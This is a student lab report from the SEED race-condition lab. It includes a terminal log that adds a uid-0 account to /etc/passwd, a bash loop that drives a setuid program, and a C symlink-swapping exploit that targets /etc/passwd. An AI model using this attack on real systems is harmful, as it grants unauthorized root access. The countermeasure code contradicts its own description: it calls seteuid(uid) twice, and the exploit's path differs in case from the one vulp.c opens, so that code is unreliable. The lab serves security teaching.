

Lab Report - SEED Labs – Race Condition Vulnerability Lab

Name: Kostia Kazakov

ID: 321827834

Task 1: Choosing Our Target


For this task, we disable the sticky protection mechanism for symbolic links, and then explore the options of the /etc/passwd file, we create a test user as a root with default empty password:

```
Terminal
[11/16/2018 15:23] seed@ubuntu:~$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 0
[11/16/2018 15:23] seed@ubuntu:~$ touch vulp.c
[11/16/2018 15:24] seed@ubuntu:~$ gedit vulp.c
[11/16/2018 15:24] seed@ubuntu:~$ touch check.sh
[11/16/2018 15:25] seed@ubuntu:~$ gedit check.sh
[11/16/2018 15:25] seed@ubuntu:~$ ls
check.sh      examples.desktop      Pictures
check.sh~     Music                 Public
Desktop       openssl-1.0.1         Templates
Documents     openssl_1.0.1-4ubuntu5.11.debian.tar.gz Videos
Downloads     openssl_1.0.1-4ubuntu5.11.dsc    vulp.c
elggData      openssl_1.0.1.orig.tar.gz        vulp.c~
[11/16/2018 15:26] seed@ubuntu:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen' [enabled by default]
[11/16/2018 15:29] seed@ubuntu:~$ sudo chown root vulp
[11/16/2018 15:30] seed@ubuntu:~$ sudo chmod 4755 vulp
[11/16/2018 15:30] seed@ubuntu:~$ gedit /etc/passwd
[11/16/2018 15:41] seed@ubuntu:~$ sudo gedit /etc/passwd
[11/16/2018 15:41] seed@ubuntu:~$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[11/16/2018 15:41] seed@ubuntu:~$ su test
Password:
[11/16/2018 15:42] root@ubuntu:/home/seed#
```

We understand that adding a new user is pretty simple, especially when the password and the root privilege can be saved to a single file without touching the shadow file.

Task 2: Launching the Race Condition Attack

In this task, because the window between check and use are pretty small, we write a small script to automate the attack process without typing every time input to the vulnerable program vulp and stop whenever the attack succeed, or in another word, passwd has changed:



The image displays three overlapping gedit windows, each showing a different script used for the race condition attack.

The top window, titled "check.sh (~) - gedit", contains the following script:

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < pass
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

The middle window, titled "pass (~) - gedit", shows the contents of the "pass" file:


```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

The bottom window, titled "exploit.c (~) - gedit", shows the C code for the exploit:

```
#include <unistd.h>
int main()
{
    while(1)
    {
        unlink("/tmp/xyz");
        symlink("/etc/passwd", "/tmp/xyz");
        usleep(10000);
    }
    return 0;
}
```

Task 3: Countermeasure: Applying the Principle of Least Privilege

In this task we modified the vulnerable program so that we downgrade the privileges before the checks and then revise the privileges at the end of the program. If we perform the same attack again, it doesn't work and we can't update the root owned password file and hence we do not create a new user in the system.



```
vulp.c (~) - gedit
Open Save Undo
vulp.c x
#include <stdio.h>
#include <unistd.h>

int main(){

    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );
    uid_t euid = geteuid();
    uid_t uid = getuid();
    seteuid(uid);

    if(access(fn, W_OK) != 0){
        printf("No permission \n");
    }
    else {fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    seteuid(uid);
}
```